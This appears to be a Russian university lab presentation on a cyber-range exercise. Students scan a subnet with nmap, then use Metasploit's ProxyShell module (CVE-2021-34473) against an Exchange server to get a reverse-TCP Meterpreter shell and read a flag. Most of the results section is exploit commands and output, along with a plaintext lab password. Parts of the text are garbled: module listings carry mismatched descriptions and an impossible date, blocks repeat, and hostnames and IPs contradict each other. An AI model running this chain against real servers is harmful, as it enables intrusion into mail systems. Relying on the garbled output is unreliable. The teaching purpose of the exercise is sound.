

Киберполигон захват почтового сервера

Презентация по лабораторной работе №2

Щербака В.В., Захаренко А.В., Кроитору Е.

13 Марта 2025

Российский университет дружбы народов, Москва, Россия

Вводная часть

Актуальность

В современном мире кибербезопасность играет ключевую роль в защите информационных систем от атак злоумышленников. В связи с растущим числом кибератак и постоянным развитием методов взлома, организации уделяют особое внимание выявлению уязвимостей в своих сетях. Одним из эффективных способов проверки безопасности является тестирование на проникновение (penetration testing, pentest) – процесс, при котором специалисты моделируют действия потенциального злоумышленника для выявления слабых мест в системе. Одним из инструментов для проведения таких тестов является киберполигон – специализированная среда, имитирующая реальную IT-инфраструктуру, где исследуются способы защиты и атаки на системы. Киберполигоны позволяют безопасно анализировать уязвимости, отрабатывать сценарии атак и разрабатывать стратегии защиты. В данной лабораторной работе проводится тестирование безопасности инфраструктуры с использованием утилиты Nmap для сканирования сети, а также Metasploit Framework для эксплуатации уязвимостей. Особое внимание уделяется уязвимости CVE-2021-34473 (ProxyShell), связанной с почтовыми серверами Microsoft Exchange, которая позволяет

Цели и задачи

- Просканировать подсеть (195.239.174.0/24) и выявить открытые порты.
- Определить сервисы, работающие на найденных портах.
- Использовать Metasploit для поиска возможных атак.
- Эксплуатировать уязвимость CVE-2021-34473 (ProxyShell) для получения удаленного доступа.
- Получить флаг, доказывающий успешную эксплуатацию.

Результаты

Результаты

1. Просканировали подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки на инфраструктуру. Сканирование провели с использованием утилиты nmap. (рис.2)

```
[root@kali)-[~]
# nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-13 17:26 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:93:31:28 (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:00:00:93:31:26 (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.000013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.47 seconds
[root@kali)-[~]
#
```

Рис. 1: Результат сканирования сети

В результате сканирования на хосте 195.239.174.1 получены следующие открытые порты 25 и 443: 25 порт – стандартный порт, предназначенный для передачи электронных писем между почтовыми сервисами; 443 порт – стандартный порт для защищенной связи веб-браузера. Наличие данных портов предполагает, что на хосте 195.239.174.1 установлен почтовый сервер. В наличии почтового сервера можно убедиться по адресу <https://195.239.174.1>

2. Зашли в режим разработчика, нажали правую кнопку мыши и выбрали в контекстном меню «Inspect (Q)». (рис.2 и 3)




Рис. 2: Веб-интерфейс Exchange Server




Рис. 3: Получение версии Exchange Server

3. Для атаки использовали инструмент для создания, тестирования и использования exploit Metasploit. Для поиска возможных векторов атаки дальнейшее сканирование с помощью данного модуля. (рис.4)




Рис. 4: Запуск модуля Metasploit

Ввели пароль: qwe123!@# (рис.5)




Рис. 5: Вход с систему

Получили доступ: (рис.6)




Рис. 6: Вход с систему

4. Для захвата флага получили сессию с удаленным хостом 195.239.174.1 с использованием возможность RCE. Далее произвели захват флага, эксплуатируя возможность RCE двумя модулями. (рис.7)

```

*Individual vuln like j2Flag Predator*Landers*no Skid*Cyber*Icebreakers*Reindeer*Black*Citrus
*San Antonio College Cyber Range*sean.ninja*AkashBalaji*cybersecurity*raymond*clay*orderingChaos*pickle*Ricks
*Hex2Text*definateAfter*Flaggeweister*Oxford*Brookes*University*ODIE*noob_noob*Ferris_Wheel*#ficus*OND*Nameless*
*Logic_Bomb*mrdr4k0t4*0tch3rs*dcua*ccchhhn019*Manzara's Magpies*pmw4lyfe*Droogy*Shrubhund*Gang*associety*ack2dW
*asdghjkl*ln00b013*+cube*warriors*whatever*Zone*Salvatore*Chadsec*#0*1337deadbeef*StarChingIDK*#leto_*lavilva_turva*
*Inspi*vRPCA*Cyber_Club*kurage*OverFlow*Lamme*pelican*For_Freedom*switch*team*im*departed*computer*chairs*cool_running*
*chads*Secure*Shell*!et*lets*He*cker*Cyber*quad*PwK*Trident*Red*Seer*SDNA*#VH*BUCKYs_Angels*Orange*Juice*Dem*User*+
*Open*All*Board*2*Hack*#Bigglesworth*NIS*10*Monkeys*1*Keyboard*TNG*crew*class*5*NOT*found*exploits*33kr*root_pulzz*Infosec*IITG*
*superusers*#@rdt0R3mzb3r*operators*NULL*stun*CTF*#Hack*resciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*Mouse*Trap*
*damn_sadb*bi*tadaaa*null*2*root*Howest*CSP*fezf*fezf*Lord*Vader*Fl4g*Hunt3rs*Blueten*#*GeZM*


    =[ metasploit v6.3.16-dev
+ --=[ 2315 exploits - 1208 auxiliary - 412 post      ]
+ --=[ 975 payloads - 46 encoders - 11 nops          ]
+ --=[ 9 evasion           ]



Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com

msf6 > search Exchange

Matching Modules


#   Name                                Disclosure Date   Rank    Check  Description
+-- auxiliary/dos/cisco/cisco_7937g_dos          2020-06-02    normal  No     Cisco 7937G Denial-of-Service Attack
1  auxiliary/scanner/ike/cisco_ike_benign_certain 2016-09-29    normal  Yes    Cisco IKE Information Disclosure
2  exploit/windows/http/exchange_ecp_viewstate    2020-02-11    excellent Yes   Exchange Control Panel ViewState Deserialization
3  auxiliary/scanner/msmail/exchange_enum        2018-11-06    normal  No     FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
4  exploit/windows/ssh/freetftpd_key_exchange     2006-05-32    average No    FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
5  exploit/windows/ssh/freetftpd_key_exchange     2006-05-32    average No    FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
6  exploit/windows/webkit/github_import_rce_cve_2022_2992 2022-10-06    excellent Yes   GitLab Github Repo Import Deserialization RCE
7  exploit/windows/setup/ms03_046_exchange_ecxch50 2003-10-15    good   Yes   MS03-046 Exchange 2000 XCH50 Heap Overflow
8  auxiliary/dos/windows/smtp/ms00_019_exchange    2004-11-12    normal  No     MS00-019 Exchange MSQDGP Heap Overflow
9  exploit/windows/http/managengine_adshaccluster_rce 2018-06-28    excellent Yes   Microsoft Exchange Privilege Escalation Exploit
10 auxiliary/scans/http/exchange_pushsubscription 2018-06-28    normal  No     Microsoft Exchange PushSubscription Collector
11 auxiliary/gather/http/exchange_proxylagon_collector 2021-03-02    normal  No     Microsoft Exchange Proxylagon RCE
12 exploit/windows/http/exchange_proxylagon         2021-03-02    excellent Yes   Microsoft Exchange Proxylagon Scanner
13 auxiliary/scans/http/exchange_proxylagon         2021-03-02    normal  No     Microsoft Exchange Proxylagon Scanner
14 exploit/windows/http/exchange_proxymothshell_rce 2022-09-28    excellent Yes   Microsoft Exchange Proxymothshell RCE
15 exploit/windows/http/exchange_chainedserialization_rce 2021-04-06    excellent Yes   Microsoft Exchange Server ChainedSerializationBinder RCE
16 exploit/windows/http/exchange_chainedserializationbinder_rce 2021-04-06    excellent Yes   Microsoft Exchange Server DlpPolicies AddTenantDlpPolicy RCE
17 exploit/windows/http/exchange_ecp_dlp_policy       2021-01-12    excellent Yes   Microsoft OMA Management Interface Authentication Bypass
18 exploit/windows/http/exchange_ecp_dlp_policy       2021-09-14    excellent Yes   Microsoft OMA Management Interface Authentication Bypass
19 auxiliary/scans/owa_ews_login                     2018-09-05    normal  No     OWA Exchange Web Services (EWS) Login Scanner
20 auxiliary/gather/office365usersenum             2018-11-06    normal  No     Office 365 User Enumeration
21 auxiliary/scanner/msmail/onprem_enum            2012-12-17    normal  No     Outlook Web App (OWA) / Client Access Server (CAS) IIS HTTP Internal IP Disclosure
22 auxiliary/scanner/http/owa_lis_internal_ip       2012-12-17    normal  No     SSM Key Exchange Init Corruption
23 auxiliary/fuzzers/ssh/kecinit_corrupt          2009-06-17    normal  No     Scanner For Bleichenbacher Oracle in RSA PKCS #1 v1.5
24 auxiliary/scanner/ssl/openssl_ecdh_ecp_circuite 2013-03-17    normal  No     Syscan Multi-Server 6.10 SSHD Key Exchange Denial of Service
25 auxiliary/scanner/ssh/sysax_sshd_ecdh            2018-11-06    normal  No     Vulnerability Scanner for Sysax SSHD
26 auxiliary/scanner/msmail/host_id               2018-11-06    normal  No     Windows Gather Exchange Server Mailboxes
27 post/windows/gather/exchange                   2015-12-04    excellent Yes   Xam / LinuxNet Perlbot / fbot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 28, use 28 or use exploit/multi/misc/xdh_x_exec
msf6 >

```

Рис. 7: Перечень модулей Metasploit для атаки

5. Далее воспользовались модулем windows/http/exchange_proxyshell_rce. С помощью команды use 15 выбрали данный модуль и задали параметры lhost (IP-адрес атакующей машины) и rhosts (IP-адрес целевой системы). (рис.8)



```
[!] Msf::OptionValidationError The following options failed to validate: RHOSTS
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > [ ]
```

Рис. 8: Установка необходимых для exploit параметров

Далее запустили модуль ProxyShell и получили meterpreter сессию. В процессе эксплуатации модуля ProxyShell обнаружена и проэксплуатирована уязвимость CVE-2021 34473 – <https://www.cvedetails.com/cve/CVE-2021-34473>. (рис.9)

```
[+] Msf::OptionValidationError The following options failed to validate: RHOSTS
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.11
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ('set AutoCheck false' to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reducer4/.msf4/loot/20250313180655_default_195.239.174.1_ad.exchange.mail_944655.txt
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-202369943-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'qRNBmQO' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\VNSE66GJnsR.aspx
[*] Waiting for the export request to complete...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\VNSE66GJnsR.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.11:42825) at 2025-03-13 18:07:21 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > ]
```

Рис. 9: Нахождение уязвимого сервера

С использованием почты manager1@ampire.corp применили данный модуль для получения соединения с удаленным узлом. Далее задали все необходимые параметры для модуля

6. Следующим шагом запустили эксплуатацию уязвимости ProxyLogon. (рис.10)

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
70395
meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > use 15
Loading extension 15 ...
[-] Failed to load extension: No module of the name 15 found
meterpreter > -
[-] Unknown command: -
meterpreter > a-
[-] Unknown command: a-
meterpreter > stop
[-] Unknown command: stop
meterpreter > doun
[-] Unknown command: doun
meterpreter > background
[*] Bounding session 1 ...
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Assigning the 'Mailbox Import Export' role via manager1@ampire.corp
[-] Exploit aborted due to failure: bad-config: The specified email address does not have the 'Mailbox
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxyshell_rce) >
```

Рис. 10: Процесс эксплуатации уязвимого сервера

```
[*] Generating the payload
[*] Sending stage (2000774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\YNSE66GJnsR.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:42825) at 2025-03-13 18:07:21 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > cat C:/windows/system32/flag_for_red_team.txt
70395
meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > use 15
Loading extension 15 ...
[-] Failed to load extension: No module of the name 15 found
meterpreter > -
[-] Unknown command: -
meterpreter > a-
[-] Unknown command: a-
meterpreter > stop
[-] Unknown command: stop
meterpreter > down
[-] Unknown command: down
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set EMAIL manager1@empire.corp
EMAIL => manager1@empire.corp
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.empire.corp
[*] Assigning the 'Mailbox Import Export' role via manager1@empire.corp
[-] Exploit aborted due to failure: bad-config: The specified email address does not have the 'Mailbox Import Export' role and can not self-assign it
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxyshell_rce) >
```

Рис. 11: Процесс эксплуатации уязвимого сервера

После получения сессии с почтовым сервером можно найти флаг по пути Windows.system32 в файле flag_for_red_team.txt (рис.12)



```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
```

Рис. 12: Путь к флагу

Попытались зайти снова используя use 15:(рис.13)



```
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/http/exchange_proxyshell_rce) > use 15  
[*] Using configured payload windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/http/exchange_proxyshell_rce) > █
```

A screenshot of a terminal window with a dark blue background. The text is in white and yellow. It shows the Metasploit Framework (msf6) interface. The user has run an exploit and is now selecting a payload. The command 'use 15' is entered, followed by the message '[*] Using configured payload windows/x64/meterpreter/reverse_tcp'. The prompt 'msf6 exploit(windows/http/exchange_proxyshell_rce) >' is visible at the bottom.

Рис. 13: Проверка

Выводы

В ходе лабораторной работы было проведено тестирование на проникновение с целью выявления уязвимостей в инфраструктуре. С помощью утилиты Nmap был выполнен анализ сети, выявлены открытые порты и определены работающие сервисы. Для эксплуатации уязвимости использовался Metasploit Framework, что позволило получить удаленный доступ к системе посредством уязвимости CVE-2021-34473 (ProxyShell).

В результате успешного проведения атаки была получена Meterpreter-сессия, что дало возможность выполнить команды на удаленной системе и обнаружить флаг, подтверждающий успешную эксплуатацию. Работа продемонстрировала важность тестирования на проникновение для выявления уязвимостей и необходимости своевременного обновления программного обеспечения для предотвращения атак.